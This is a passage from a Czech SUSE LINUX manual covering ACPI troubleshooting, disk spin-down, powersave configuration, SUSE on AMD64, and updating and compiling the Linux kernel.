V zásadě se můžete setkat se dvěma základními typy problémů. V prvním případě může jít o selhání podpory ACPI v jádře. V takovém případě, hned jak bude k dispozici oprava, můžete problém vyřešit stažením a instalací novějšího typu jádra. Druhý typ problému je spojen s BIOSem počítače. Ne všichni výrobci bohužel správně dodržují ACPI specifikaci. Jejich zařízení pak nefungují správně. Zařízení s chybnou implementací ACPI jsou zařazeny na černou listinu linuxového jádra. Jádro pak pro tato zařízení ACPI nepoužije.

První krok, který byste při řešení problému s ACPI měli udělat, je update BIOSu. Tím můžete vyřešit mnoho problémů. Pokud se počítač nespouští správně, můžete použít jeden z parametrů jádra:

pci=noacpi Nepoužívat ACPI pro nastavená PCI zařízení.

acpi=oldboot Provést jen základní nastavení. Nepoužívat ACPI k ničemu jinému.

acpi=off Vypnout ACPI.

V dalším kroku pečlivě prostudujte startovací záznamy. To můžete udělat např. příkazem `dmesg | grep -2i acpi` (nebo si nechte zobrazit všechny záznamy, protože chyba může být zapříčiněna něčím jiným). Pokud při parsování ACPI tabulky dojde k chybě, lze přepsat nejdůležitější tabulku — DSDT. To způsobí, že DSDT BIOSu bude ignorována. Jde však o značně složitý úkol, který by měl provádět pouze expert. Pro některé počítače jsou opravené DSDT tabulky dostupné na Internetu.

Při nastavení jádra máte možnost nastavit vytváření ladicích zpráv ACPI. Pokud jste překompilovali a nainstalovali jádro s ACPI laděním, mohou být výpisy jádra cennými informacemi při hledání chyby.

V případě problémů s BIOSem nebo hardwarem je vždy užitečné kontaktovat výrobce zařízení. Ne všichni výrobci jsou sice schopni poskytnout pomoc v případě podpory Linuxu, ale vždy je dobré je o svém problému informovat. Pokud se výrobce setká s větším počtem stížností na funkci svého výrobku, je větší pravděpodobnost, že chybu opraví. Pokud chcete, můžete také informovat výrobce svého hardwaru, že vám na něm Linux funguje bez jakýchkoliv problémů.

Dodatečnou dokumentaci najdete na následujících stránkách:

- http://www.columbia.edu/~ariel/acpi/acpi_howto.txt (staré nekompletní ACPI HowTo)

- <http://www.cpqlinux.com/acpi-howto.html> (ACPI HowTo, obsahuje opravy DSDT)
- <http://www.intel.com/technology/iapc/acpi/faq.htm> (ACPI FAQ @Intel)
- <http://www.brodo.de/english/pub/acpi/proc/processor.html> (popis /proc/acpi/processor)
- <http://acpi.sourceforge.net/> (Projekt ACPI4Linux na Sourceforge)
- <http://www.brodo.de/english/pub/acpi/index.html> (ACPI opravy)
- <http://codecs.home.sapo.pt/acpi/index.html> (ACPI opravy)
- <http://www.poupinou.org/acpi/> (DSDT opravy od Bruna Ducrota)
- <http://www.brodo.de/cpufreq/> (Linux CPUFreq projekt)
- <http://falcon.sch.bme.hu/~seasons/linux/swsusp.html> (kernel hibernation: swsusp project)

Zastavení disku

Pokud se disk nepoužívá, lze ho pod Linuxem zastavit. Slouží k tomu program `hdparm`, se kterým lze nastavit i další funkce disku. Volbou `-y` se disk okamžitě suspenduje, volbou `-Y` se úplně vypne. Příkazem `hdparm -S 6` se disk vypne po 30 sekundách nečinnosti. (Číslo 6 znamená počet intervalů po 5 sekundách, tj. $6 * 5 = 30$ sekund. Hodnota 0 zastavování disku zruší. U větších hodnot je větší multiplikátor, přesněji viz manuálovou stránku.)

Pokud chcete nastavit suspendování závisle na provozu z baterií nebo z elektrické sítě, najdete potřebné proměnné v souboru `/etc/rc.config.d/apmd.rc.config`. Proměnná `APMD_CHECK_TIME` pak musí být nastavena na hodnotu 0.

Často se stává, že zastavování disku je nepraktické, protože mnoho programů na něj ukládá dočasná data nebo záložní kopie – například editory. V některých případech to lze řešit, například, jak již bylo popsáno, použitím příkazu `tailf logfile` při zobrazování narůstajícího výpisu.

Uvedení disku do klidu však vůbec není tak jednoduché, jak se z popisu výše může zdát. V Linuxu neustále probíhá celá řada procesů, které zapisují nebo

ukládají na disk. Všechna data se před zápisem nejdříve shromažďují v zásobníku paměti. Tento zásobník spravuje **Kernel Update Daemon** (kupdated). Jakmile jsou data v zásobníku určitou dobu, dojde k vyprázdnění zásobníku zápisem na disk. Velikost zásobníku je dynamická a závisí na velikosti operační paměti. Aby byla zajištěna co největší bezpečnost dat, stará se kupdated o tom, aby byla data na disk zapisována v pravidelných krátkých intervalech. Každých 5 sekund kontroluje zásobník a volá bdf flush, pokud zásobník obsahuje data starší než 30 sekund nebo je zaplněn více než z 30 procent. Pokud máte stabilní systém, můžete toto nastavení změnit.

Poznámka

Bezpečnost dat

Změna nastavení Kernel Update démona může vést k ohrožení bezpečnosti dat. Pokud si nejste jisti, jaké důsledky budou změny mít, raději je neprovádějte.

Poznámka

Nastavení timeoutu disku a intervalu démona kupdated s hodnotami zaplnění zásobníku nastavíte v souboru `/etc/sysconfig/powermanagement`. Nastavení provedete dvakrát. Jednou pro provoz s baterií a jednou pro provoz s připojením do sítě. Další informace o tomto tématu najdete v souboru `/usr/share/doc/packages/powersave`.

Pomocí bdf flush zapisují na disk metadata také žurnálovací souborové systémy jako ReiserFS nebo Ext3. Pro ošetření tohoto zápisu existuje podpora v jádře. Tato podpora byla vyvinuta především pro mobilní zařízení. Podrobnější popis této problematiky najdete v souboru `/usr/src/linux/Documentation/laptop-mode.txt`.

Další zápis na disk mohou provádět také aplikace, se kterými právě pracujete. Například naprostá většina textových editorů si vytváří bezpečnostní kopie právě editovaného textu. Pokud by došlo k pádu programu, můžete tak obnovit editovaný soubor. Toto ukládání se však provádí během editace textu a neustále aktivuje disk. Na druhou stranu, pokud deaktivujete ukládání bezpečnostní kopii, riskujete bezpečnost souboru.

Zvláštní nastavení vhodné pro situace, kdy potřebujete mít disk co nejvíce v klidu, má také démon postfix. Jde o proměnnou `POSTFIX_LAPTOP`. Pokud tuto proměnnou nastavíte na hodnotu `yes`, maximálně se omezí přístup postfix k disku. Aktivace tohoto parametru však nemá větší význam, pokud prodloužíte interval pro kupdated.

Balík powersave

`powersave` je jedním z nejužitečnějších balíčků určených především pro notebooky, kde je velmi důležité kontrolovat stav baterií a proces napájení systému. Řada funkcí je užitečná i pro běžnou pracovní stanici (např. Suspend/Standby, funkce ACPI a možnost zastavení IDE disků).

Balíček slučuje všechny funkce správy napájení. Podporuje hardware, který využívá technologie ACPI, APM, PowerNow! a např. i technologii SpeedStep. Obsahuje funkce balíčků:

- `apmd`
- `acpid`
- `ospmd`
- `cpufreqd`
- `cpuspeed`
- `powersave`

Z toho důvodu není možné, pokud chcete používat `powersave`, spouštět zároveň démony obsažené ve výše jmenovaných balíčcích.

Doporučujeme vám používat `powersave` i v případě, že hardware nepodporuje všechny uvedené technologie. Případné změny hardwaru démon rozpozná automaticky.

Poznámka

[Informace o `powersave`] Mimo této kapitoly najdete velmi užitečné informace o `powersave` také v souboru `/usr/share/doc/packages/powersave/README_POWERSAVE`.

Poznámka

Konfigurace powersave

Nastavení `powersave` je rozděleno do několika souborů:

- `/etc/powersave.conf` Tento soubor používá `powersave` démon ke zpracování systémových událostí a jejich delegování na `powersave_proxy`.

- `/etc/sysconfig/powersave/common` Tento soubor slouží k nastavení startovacího skriptu (`rcpowersave`) a proxy.
- `/etc/sysconfig/powersave/scheme_*` Zde jsou uložena různá schémata a profily, které se použijí při různých situacích.

Konfigurace APM a ACPI

Uspání a probuzení

V souboru `/etc/sysconfig/powersave/common` můžete nastavit, které soubory se mají před usnutím ((angl. *suspend*)) odstranit a po probuzení ((angl. *standby*)) zase zavést. Většinou jde o USB a PCMCIA moduly.

- `POWERSAVE_SUSPEND_RESTART_SERVICES=""`
Služby, které se mají při uspání ukončit.
- `POWERSAVE_STANDBY_RESTART_SERVICES=""`
Služby, které se mají po probuzení spustit.
- `POWERSAVE_UNLOAD_MODULES_BEFORE_SUSPEND=""`
Moduly, které je nutné před uspáním odstranit.
- `POWERSAVE_UNLOAD_MODULES_BEFORE_STANDBY=""`
Moduly, které se mají po probuzení zavést.

Také je zde zajištěno, aby se nastavení uspání a probuzení prováděla korektně (uvedené hodnoty jsou standardní hodnoty po instalaci):

```
POWERSAVE_EVENT_GLOBAL_SUSPEND="prepare_suspend"
POWERSAVE_EVENT_GLOBAL_STANDBY="prepare_standby"
POWERSAVE_EVENT_GLOBAL_RESUME_SUSPEND="restore_after_suspend"
POWERSAVE_EVENT_GLOBAL_RESUME_STANDBY="restore_after_standby"
```

V konfiguračním souboru démona `/etc/powersave.conf` je nastavené přiřazení událostí k skriptu `powersave_proxy` (uvedené hodnoty jsou standardní hodnoty po instalaci):

```
global.suspend=/usr/sbin/powersave_proxy
global.standby=/usr/sbin/powersave_proxy
global.resume.suspend=/usr/sbin/powersave_proxy
global.resume.standby=/usr/sbin/powersave_proxy
```

Uživatелеm definovaný stav baterie

V souboru `/etc/powersave.conf` můžete nastavit tři hodnoty týkající se kapacity baterií. Jde o stavy v procentech, při jejichž dosažení buď dojde k hlášení o stavu baterií nebo se spustí nějaká akce.

```
POWERSAVED_BATTERY_WARNING=20
POWERSAVED_BATTERY_LOW=10
POWERSAVED_BATTERY_CRITICAL=5
```

Jaké akce se spustí, lze nastavit v souboru (`/etc/powersave.conf`). Typy akcí nastavíte v souboru `/etc/sysconfig/powersave/common`:

```
POWERSAVE_EVENT_BATTERY_NORMAL="ignore"
POWERSAVE_EVENT_BATTERY_WARNING="notify"
POWERSAVE_EVENT_BATTERY_LOW="notify"
POWERSAVE_EVENT_BATTERY_CRITICAL="suspend"
```

Další možnosti nastavení najdete v komentářích konfiguračního souboru.

Nastavení spotřeby na různé režimy práce

Svůj systém můžete nastavit tak, aby se při různých způsobech napájení, choval jiným způsobem. Tak můžete dočasně z důvodů šetření energie snížit výkon svého systému, a po připojení do sítě ho pak zase zvýšit. Konkrétními příklady změn nastavení jsou frekvence procesoru, aktivita disku, spořicí funkce a další vlastnosti.

V souboru `/etc/powersave.conf` můžete prostřednictvím `powersave_proxy` nastavit různé spořicí kroky. V souboru `/etc/sysconfig/powersave/common` k nim můžete nastavit různé scénáře (nazývané 'schéma' nebo 'profile'):

```
POWERSAVE_AC_SCHEME="performance"
POWERSAVE_BATTERY_SCHEME="powersave"
```

'Schémata' jsou uložena do jednotlivých souborů v adresáři `/etc/sysconfig/powersave`. Jméno se vždy skládá z částí: `scheme_FJmenoSchemata`. V našem případě máme dvě schémata `scheme_performance` a `scheme_powersave`. předkonfigurována jsou schémata `performance`, `powersave` a `acoustic`. Již existující schémata můžete kdykoliv měnit pomocí programu `Yast`. Pomocí programu `Yast` můžete také schémata vytvářet a mazat.

Další funkce ACPI

Pokud používáte ACPI, můžete si nastavit ‘ACPI tlačítka’ (‘Power’, ‘Sleep’ a ‘Otevření’, ‘Zavření’). Příslušné akce pro `powersave_proxy` lze nastavit v souboru `/etc/powersave.conf`. Jednotlivé akce jsou nastavené v souboru `/etc/sysconfig/powersave/common`. Více informace o nastavení najdete v komentářích těchto konfiguračních souborů.

- `POWERSAVE_EVENT_BUTTON_POWER="wm_shutdown"`
Po stisknutí klávesy ‘Power’ se ukončí nastavený správce oken (KDE, GNOME, fvwm...).
- `POWERSAVE_EVENT_BUTTON_SLEEP="suspend"`
Po stisknutí klávesy ‘Sleep’ dojde k uspaní notebooku.
- `POWERSAVE_EVENT_BUTTON_LID_OPEN="ignore"`
Při otevření notebooku nedojde k žádné akci.
- `POWERSAVE_EVENT_BUTTON_LID_CLOSED="screen_saver"`
Při zavření notebooku se aktivuje spořič obrazovky.

Nastavení procesoru můžete provést prostřednictvím proměnných `POWERSAVED_CPU_LOW_LIMIT` a `POWERSAVED_CPU_IDLE_TIMEOUT`.

Možné problémy

V následující části najdete nejčastější dotazy a problémy související s používáním `powersave`.

- Nemohu přesně určit příčinu svých problémů. Jak mám postupovat?
Nejdřív se podívejte do souboru `/var/log/messages`. Do tohoto souboru se zapisuje řada chybových hlášení systému. Pokud v tomto souboru nic nenajdete, nastavte v souboru `/etc/sysconfig/powersave/common` proměnnou `DEBUG` na hodnotu 7 nebo 15. Pak restartujte démona. Všechna chybová hlášení `powersave` se pak budou zapisovat do souboru `/var/log/messages`.
- Aktivovala jsem ACPI, ale klávesy ani stav baterie nereaguje podle nastavení?

Zda se jedná o problémy související s ACPI zjistíte pomocí příkazu `dmesg` zadáním:

```
dmesg|grep -i acpi
```

Jestliže najdete nějaká chybová hlášení, updatujte BIOS. Novou verzi BIOSu najdete na stránkách výrobce své základní desky.

V případě, že chyba přetrvává i po updatu BIOSu, vyhledejte na stránkách pro svůj systém také aktuální tabulku DSDT a nahraďte ji tabulkou v BIOSu:

1. Ze stránky <http://acpi.sourceforge.net/dsdt/tables> si stáhněte DSDT tabulku. Ujistěte se, že jde o správný a překompilovaný soubor (obsahuje příponu `.aml` (ACPI Machine Language)). Pokud jste pro svůj systém našli takový soubor, pokračujte krokem 3.
2. Pokud jste našli tabulku s příponou `.asl` (ACPI Source Language), musíte ji nejdříve pomocí `iasl` z balíčku `pmtools` překompilovat. Zadejte příkaz:

```
iasl -sa JmenoSouboru.asl
```

Nejnovější verzi programu `iasl` (Intel ACPI Compiler) najdete na stránce <http://developer.intel.com/technology/iapc/acpi/>.

3. Překopírujte soubor `DSDT.aml` do systému (v našem případě `/etc/DSDT.aml`). Editujte soubor `/etc/sysconfig/kernel` a zadejte zde cestu k DSDT souboru. Spusťte příkaz:

```
mkinitrd
```

Tímto příkazem zajistíte, že se tabulka zavede ještě před startem jádra.

Poznámka

Náhrada DSDT tabulky vyžaduje pokročilejší znalosti správy počítače. Při nesprávném postupu může dojít k nefunkčnosti systému.

Poznámka

- Nefunguje nastavení CPU frekvence.

Překontrolujte v dokumentaci, zda je u vašeho procesoru tato funkce podporována a zda jsou zavedeny všechny potřebné moduly a nastavené

správné parametry těchto modulů. Všechny potřebné informace najdete v souboru `/usr/src/linux/Documentation/cpu-freq/`. Pokud je potřeba nastavit určité parametry, proveďte změny v souboru `/etc/sysconfig/powersave/common` pomocí proměnných `CPUFREQD_MODULE` a `CPUFREQD_MODULE_OPTS`.

■ Nelze uspávat a budit počítač?

V současné době je známo několik problémů s uspáváním a probouzením na systémech používajících ACPI:

- ▷ Systémy s více jak 1 GB RAM nemají v současné době podporu uspání.
- ▷ Víceprocesorové systémy nebo systémy s procesorem P4 nemají v současné době podporu uspání.

Problém může spočívat také v chybné implementaci DSDT. V takovém případě nahraďte novou DSDT podle postupu uvedeného v Aktivovala jsem ACPI, ale klávesy ani stav baterie nereaguje podle nastavení?

Pro APM i ACPI systémy:

Při pokusu o zavedení problémového modulu zamrzne proxy a nedojde k pokynu k uspání. To samé může nastat v okamžiku, kdy službu nebo modul nejde zastavit. V obou případech se můžete pokusit najít problémový modul pomocí úprav v souboru `/etc/sysconfig/powersave/common`:

```
POWERSAVE_UNLOAD_MODULES_BEFORE_SUSPEND=" "
POWERSAVE_UNLOAD_MODULES_BEFORE_STANDBY=" "
POWERSAVE_SUSPEND_RESTART_SERVICES=" "
POWERSAVE_STANDBY_RESTART_SERVICES=" "
```

■ Powersave u ACPI nesprávně rozpoznává stav baterií.

Při používání ACPI systém získává informace o stavu baterie od BIOSu. Výhoda tohoto řešení spočívá v tom, že stav baterií není nutné načítat nepřetržitě a tak je snížena zátěž systému a tím i jeho spotřeba. Může se však stát, že k přenosu informací mezi BIOSem a systémem nedochází. V takovém případě nastavte v souboru `/etc/powersave.conf` proměnnou `POWERSAVED_FORCE_BATTERY_POLLING` na hodnotu `yes`.

Part III

System

SUSE LINUX na AMD64

AMD uvedl na trh v září 2003 procesor AMD Athlon64. Jde o nový 64 bitový procesor, na kterém lze spouštět 64 bitové programy. Na tomto procesoru je možné také spouštět staré 32 bitové programy.

64 bitový SUSE LINUX pro AMD64	312
Další informace	313

64 bitové programy využívají větší rozsah adresního prostoru a mohou využívat více registrů, které jsou podporovány pouze v 64 bitovém režimu. Díky použití celé řady dalších nových funkcí a volání funkcí, nabízí programy pro 64 bitovou platformu AMD64 vyšší výkon.

SUSE LINUX podporuje nový procesor dvěma různými způsoby:

- 32 bitový SUSE LINUX pro platformu x86 je tímto procesorem podporován v 32 bitovém režimu, stejně jako by pracoval s procesorem AMD Athlon nebo Intel Pentium.
- Novou 64 bitovou verzí SUSE LINUXu pro AMD64, která podporuje procesor v 64 bitovém režimu. Tato verze umožňuje také vývoj 32 bitových programů.

Poznámka

Z historických důvodů je výstup příkazu `uname -m` **x86_64**, což je název první specifikace společnosti AMD.

Poznámka

64 bitový SUSE LINUX pro AMD64

Hardware

Z hardwarového hlediska se pro uživatele AMD64 v zásadě nic nezměnilo a systém je velmi podobný klasickému systému s procesorem AMD Athlon. Jednotlivá rozhraní a sběrnice z původní platformy lze použít i v nové a jsou také podporovány.

Protože ovladače zařízení pro AMD64 musí být 64 bitové, je nutné je nově překompilovat. V současné době nejsou podporovány některé starší karty, ale u novějšího hardwaru je podpora stejná jako v případě 32 bitové architektury.

Software

Ze softwarového hlediska jsou téměř všechny programy 64 bitové. Kromě toho jsou podporovány také 32 bitové programy. K dispozici je také 32 bitová vývojová knihovna. Aby bylo možné odlišit stejné knihovny 32 a 64 bitové verze, ukládají se 32 bitové knihovny do adresáře `/lib` a 64 bitové do `/lib64`. Tak

je dosaženo toho, že lze bez problémů instalovat i původní balíky z 32 bitové verze.

Balíky, které nejsou 64 bitové, jsou např. OpenOffice.org a některé komerční balíky jako např. Acrobat Reader.

Z administrátorského a aplikačního hlediska se od sebe 32 a 64 bitové programy nijak neliší. Všechny programy vypadají stejně a chovají se stejně.

Instalace 32-bitového softwaru

32 bitový software, který používá příkaz `uname` ke zjištění architektury, je nutné poupravit, aby mohl běžet i na systému AMD64. K tomu je používán program `linux32`, který výstup příkazu `uname -m` pozmění:

```
$ uname -m
x86_64
$ linux32 uname -m
i686
```

Vývoj pro 64 bitovou platformu

Na SUSE LINUXu pro AMD64 můžete vyvíjet jak 32bitové, tak 64 bitové programy. GNU kompilátor bude poskytovat kód optimalizovaný pro 64 bitovou platformu AMD64. Pomocí přepínače `-m32` vytvoříte 32 bitový kód pro platformu x86, který poběží na 32 bitových procesorech AMD Athlon nebo Intel Pentium.

Při vývoji 64 bitového kódu musíte používat 64 bitové knihovny. Vždy budou prohledávány cesty `/lib64` a `/usr/lib64`, u některých částí kódu je nutné použít jinou cestu, např. u kódu X11 musíte použít `-L/usr/X11R6/lib64`. V těchto případech je nutné příslušně upravit soubor Makefile.

Při ladění kódu můžete použít GDB, který pro 64 bitovou platformu AMD64 najdete pod jménem `gdb` a pro 32 bitovou platformu x86 jako `gdb32`. Nástroj `strace` můžete používat jak pro 32 bitové, tak pro 64 bitové programy. Pro Library Tracer `ltrace` je k dispozici zvláštní program pro 32 bitové programy `ltrace32`.

Další informace

Více informací najdete na stránkách společnosti AMD:

<http://www.amd.com>

a stránkách projektu portace Linuxu na AMD64:

<http://www.x86-64.org>.

Linuxové jádro

Jádro je v systému odpovědné za celou řadu procesů. V této kapitole nenajdete návod, jak se stát linuxovým *hackerem*, ale pouze informace jak bezbolestně provést update jádra, jak jádro překompilovat a nainstalovat. Také zde najdete popis některých základních parametrů jádra.

Update jádra	316
Zdrojové texty jádra	317
Moduly jádra	318
Konfigurace jádra	320
Nastavení konfigurace jádra	321
Překlad jádra	321
Instalace jádra	323
Zhotovení startovací diskety	324
Úklid po překladu jádra	324

Jádro (angl. *kernel*) SUSE najdeme na korektně nainstalovaném systému v adresáři `/boot`. Při instalaci se rovněž zapíše na uživatelskou startovací disketu.

Standardní jádro SUSE je předem konfigurováno tak, aby podporovalo co nejširší spektrum hardwaru. Znamená to, že v obvyklých případech zaručí spolehlivý provoz Linuxu na vašem počítači, a to za cenu nevyužití jeho případných speciálních předností.

Pokud vám tedy standardní jádro funguje a vy bezpečně nevíte o nějaké *nevyužitě* vlastnosti hardwaru (např. UDMA 2), jejíž podpora upraveným jádrem by *významně* zvýšila výkon nebo přidala nové možnosti použití systému, ušetříte si mnoho zbytečné námahy tím, že se *spokojíte se standardním jádrem*.

Jiná situace ovšem nastává, je-li vaším cílem *experimentovat* s vlastnostmi jádra či ovladačů nebo máte-li *vlastní koncepci* síťových služeb a směrování, případně zajímá-li vás *jádro o minimální velikosti* pro jednoúčelové nasazení Linuxu. Tehdy má smysl jít hluboko do detailů a vlastní jádro si nakonfigurovat a přeložit. Zaslouženou odměnou za to je pak i získaný přehled o současném stavu vývoje a možnostech linuxového jádra.

Na konfiguraci a překlad jádra se používá tradiční unixový nástroj `make`. Ten se stará o interaktivní konfiguraci a spouští překladač jazyka C na všechny potřebné zdrojové moduly. Co má `make` dělat, určuje předem připravený popis v souborech typu `Makefile`. Vaší jedinou obvyklou činností je pak pouze pečlivě interaktivně zadat vlastnosti hardwaru a požadavky na jádro.

Pro konfiguraci a překlad vlastního jádra neposkytuje ovšem firma SUSE instalační podporu (viz odst. *Rozsah instalační podpory* na straně 587). Rádi vás ovšem zasvětime do tajů jádra v rámci naší placené profesionální podpory.

Poznámka

Následující popis se týká převážně současného jádra série 2.6.x. Pro koho má ještě význam starší jádro série 2.4.x nebo 2.2.x případně 2.0.x, musí počítat s určitými odchylkami v popisu.

Poznámka

Update jádra

Update jádra získáte ve formě RPM balíku z FTP serveru společnosti SUSE nebo některého z jeho mirrorů, např.: `ftp://ftp.gwdg.de/pub/linux/suse/`. Pokud nevíte, jaké jádro v současné době používáte, můžete to zjistit příkazem:

```
cat /proc/version
```

Zároveň si můžete nechat vypsát k jakému balíku vaše aktuální jádro `/boot/vmlinuz` patří:

```
rpm -qf /boot/vmlinuz
```

Před instalací nového jádra je vhodné zazálohovat si `initrd` současného jádra i samotné jádro. To provedete jako uživatel `root` následujícími příkazy:

```
cp /boot/vmlinuz /boot/vmlinuz.old  
cp /boot/initrd /boot/initrd.old
```

Balík s jádrem nainstalujete příkazem:

```
rpm -Uvh Jmeno_baliku
```

Od verze 7.3 je jako standardní souborový systém používán `reiserfs`, jehož podporu je nutné umístit na ramdisku. To uděláte příkazem `mk_initrd`. U aktuální verze se tento příkaz provede automaticky při instalaci jádra.

Především u starších verzí se po updatu ujistěte, že je váš zavadač správně nakonfigurován. Více informací najdete v kapitole *Startování systému* na straně 137.

Původní originální jádro z instalačních CD najdete na 1. CD ve formě RPM balíku. Nainstalujete ho stejným způsobem jak bylo popsáno výše v případě updatu. Při chybovém hlášení, že je již nainstalován novější balík stejného jména, použijte parametr `-force`.

Zdrojové texty jádra

Pro vlastní sestavení jádra musí být nainstalovány následující balíky: zdrojové texty (balík `kernel-source`), překladač jazyka C (balík `gcc`), GNU `binutils` (balík `binutils`) a hlavičkové (include) soubory pro překladač jazyka C (balík `glibc-devel`). Instalace překladače jazyka C je vhodná i všeobecně, protože jazyk C k unixovým systémům historicky patří.

Zdrojové texty jádra se očekávají v adresáři `/usr/src/linux`. Pokud je hodláte modifikovat a přejete si mít na disku více verzí zdrojových textů spolu s odpovídajícími přeloženými jádry, je pak zvykem přidělit jim jiná jména ve společném adresáři `/usr/src` (např. `/usr/src/linux1`, `/usr/src/linux2`) a jakožto `/usr/src/linux` vytvořit pouze odkaz, ukazující na právě aktivní verzi. Tento způsob instalace zajišťuje i `YaST2`.

Důvod, proč je vhodné zachovávat jednotnou cestu ke zdrojovým souborům `/usr/src/linux` je ten, že je v tomto adresáři potřebuje mít celá řada programů, která by pak nepracovala. Jedná se zejména o systémové programy, které při svém překladu vyžadují informace ze zdrojových textů jádra.

Moduly jádra

Mnoho ovladačů a dalších součástí linuxového jádra nemusí být napevno začleněno do jádra, ale zavedou se až za chodu jakožto moduly jádra (angl. *kernel modules*). Které ovladače budou přímo v jádru a které se stanou moduly, o tom se rozhodne při konfiguraci jádra. Samotné jádro má pak mnohem menší paměťové nároky.

Moduly jádra se nalézají v adresáři `/lib/modules/\wert{verze}`, kde `verze` je aktuální verze jádra.

Možnost zavádět podle potřeby moduly jádra lze s výhodou využít tak, že všechny součásti jádra, které nejsou zapotřebí pro samotný start systému, se realizují jako moduly. (Výhodou pak také je, že takto zmenšené jádro se dá bez potíží zavést i zavaděčem, který využívá služby BIOSu.) V jádru tedy musí být použitelný diskový ovladač (EIDE, SCSI) a podpora použitého typu souborového systému. Naopak moduly `isofs`, `msdos` nebo `sound` se dají bez potíží přeložit jako moduly.

Práce s moduly

Pro práci s moduly se používají tyto příkazy:

- `insmod`

Příkazem `insmod` se zadaný modul zavede. Hledá se přitom v adresáři `/lib/modules/\wert{verze}`. (Tento příkaz i následující se však většinou nevolají samostatně, ale obecnějším příkazem `modprobe`, viz dále.)

- `rmmod`

Odstraní zadaný modul. To ovšem není možné, pokud je tento modul používán. Například není možné odstranit modul `isofs`, pokud je stále ještě připojeno CD.

- `depmod`

Tento příkaz vytvoří soubor se jménem `modules.dep` v adresáři `/lib/modules/\wert{verze}`, kde jsou definovány závislosti mezi jednotlivými moduly. Tím se zajistí, že při zavedení určitého modulu se také automaticky zavedou všechny závislé moduly.

- `modprobe`

Zavádí a odstraňuje moduly s ohledem na vzájemné závislosti. Poskytuje též řadu dalších služeb, jako postupné zkoušení více modulů stejného

typu, než se jeden osvědčí. Na rozdíl od zavádění programem `insmod` pracuje program `modprobe` se souborem `/etc/modprobe.conf`. V současné době představuje `modprobe` doporučený nástroj k zavádění modulů. Podrobné vysvětlení jeho jednotlivých možností najdete na příslušných manuálových stránkách.

■ `lsmod`

Ukazuje, které moduly jsou právě zavedeny a kolik dalších modulů je používá. Moduly, zavedené kernelovým démonem, jsou označeny jako `autoclean`, což naznačuje, že budou automaticky odstraněny, pokud nejsou používány a vyprší jim povolená doba nečinnosti.

Soubor `/etc/modprobe.conf`

Zavádění modulů dále závisí na obsahu souboru `/etc/modprobe.conf`. V tomto souboru se dají uvést parametry pro moduly, které přímo ovládají hardware a jsou specifické pro váš systém, např. ovladač mechaniky CD nebo síťový ovladač. V případě neúspěšného zavedení modulu zkuste tedy specifikovat hardware v souboru `/etc/modprobe.conf` a příslušný modul zavést programem `modprobe`.

Kmod – (angl. *Kernel Module Loader*) – zavaděč modulů jádra

Počínaje verzí 2.2.x představuje zavaděč modulů jádra Kmod elegantní způsob, jak pracovat s moduly, a nahrazuje staršího kernelového démona `kerneld`. Nový zavaděč modulů jádra Kmod je připraven na pozadí a stará se, aby se potřebné moduly zavedly programem `modprobe`, jakmile si je jádro vyžádá.

Zavaděč modulů jádra Kmod se aktivuje volbou 'Kernel module loader' (`CONFIG_KMOD`) při konfiguraci jádra.

Ovladače, potřebné k přístupu na kořenový souborový systém, je nutno přeložit do jádra. *Nemůžete* tedy konfigurovat jako modul ani ovladač kořenového souborového systému (zpravidla `ext2`), ani ovladač SCSI, pokud používáte SCSI disk pro svůj kořenový souborový systém.

Použití modulů jádra se nejvíce vyplatí pro nepravidelně nebo zřídka používaná zařízení, jako jsou např. ovladače ramdisku, `parport`, tiskárny, mechaniky ZIP či neobvyklé typy souborových systémů.

Zavaděč modulů jádra Kmod neumí automaticky odstraňovat moduly. Moduly se proto doporučuje za běhu neodstraňovat. Při dnešních velikostech paměti to nepředstavuje problém – viz soubor `/usr/src/linux/Documentation/kmod.txt`.

Tam, kde záleží na výkonu procesoru, existuje důvod pro použití monolitického jádra: ovladače se pak nacházejí na 4MB stránce jádra a nevyvolávají kešování MMU.

Konfigurace jádra

Konfigurace jádra najdete v souboru `/boot/vmlinuz.config`. Tuto konfiguraci můžete podle vlastního přání změnit. Nejdřív jako uživatel `root` proveďte příkaz:

```
cp /boot/vmlinuz.config /usr/src/linux/.config
```

Pak přejděte do adresáře `/usr/src/linux` a spusťte příkaz `make oldconfig`.

Alternativním postupem, jak získat konfiguraci současného jádra je příkaz:

```
zcat /proc/config.gz > /usr/src/linux/.config
```

Konfigurační nástroje jádra nastavení načtou ze souboru `.config`. Tento soubor však popisuje pouze jádro a nikoli moduly, které obsahoval balík `kernmod`. Pokud chcete překládat nové moduly, musíte je vybrat ručně.

Jádro lze konfigurovat třemi způsoby:

1. Z příkazové řádky
2. Z menu v textovém módu
3. Z menu pod X Window

Konfigurace z příkazové řádky

Ke konfiguraci jádra vstupte do adresáře `/usr/src/linux` a zadejte následující příkaz:

```
earth:/usr/src/linux # make config
```

Dále budete dotazováni na celou řadu vlastností, které má mít nové jádro. Odpovědět se dá: buď jednoduše *ano* – (y) a *ne* – (n), případně ještě *module* – (m). Poslední případ říká, že ovladač nebude pevně spojen s jádrem, ale přeložen jako samostatný modul. Jak již bylo vysvětleno, moduly potřebné pro start musí být součástí jádra, a proto u nich odpovíte vždy (y). Stisknutí kterékoli jiné klávesy mimo těchto tří vypíše krátkou nápovědu o právě konfigurované volbě.

Konfigurace v textovém módu

Pohodlnější je konfigurace jádra pomocí menu, to se dělá příkazem

```
earth:/usr/src/linux # make menuconfig
```

Výhoda je v tom, že nemusíte kvůli jedné otázce procházet celý dialog nebo ho opakovat po jediné chybě.

Konfigurace pod X Window

Pokud máte nainstalován systém X Window (balík `xf86`) a rovněž `Tcl/Tk` (balík `tcl` a balík `tk`), můžete zadat grafickou alternativu předchozí možnosti příkazem

```
earth:/usr/src/linux # make xconfig
```

Pod X Window je konfigurace jádra ještě příjemnější. Nezapomeňte přitom pracovat jako uživatel `root`.

Nastavení konfigurace jádra

Dokumentace k jednotlivým detailům konfigurace jádra se nachází u zdrojových textů jádra v adresáři `/usr/src/linux/Documentation`. Zde máte také jistotu, že se jedná o poslední dokumentaci k instalované verzi.

Překlad jádra

Tip

Pokud odstraníte v hlavním souboru `Makefile` (přibližně řádka 74) komentář před `INSTALL_PATH=/boot`, bude se jádro instalovat do `/boot`.

Tip

Doporučujeme generovat rovnou komprimované jádro `bzImage`. Pomáhá to také v případech, kdy systém nezvládne pracovat s velkým jádrem `zImage` v obyčejném binárním tvaru a hlásí `Kernel too big` nebo `System is too big`.

Po konfiguraci jádra podle vašich představ spustíte překlad:

```
earth:/usr/src/linux # make dep
earth:/usr/src/linux # make clean
earth:/usr/src/linux # make bzImage
```

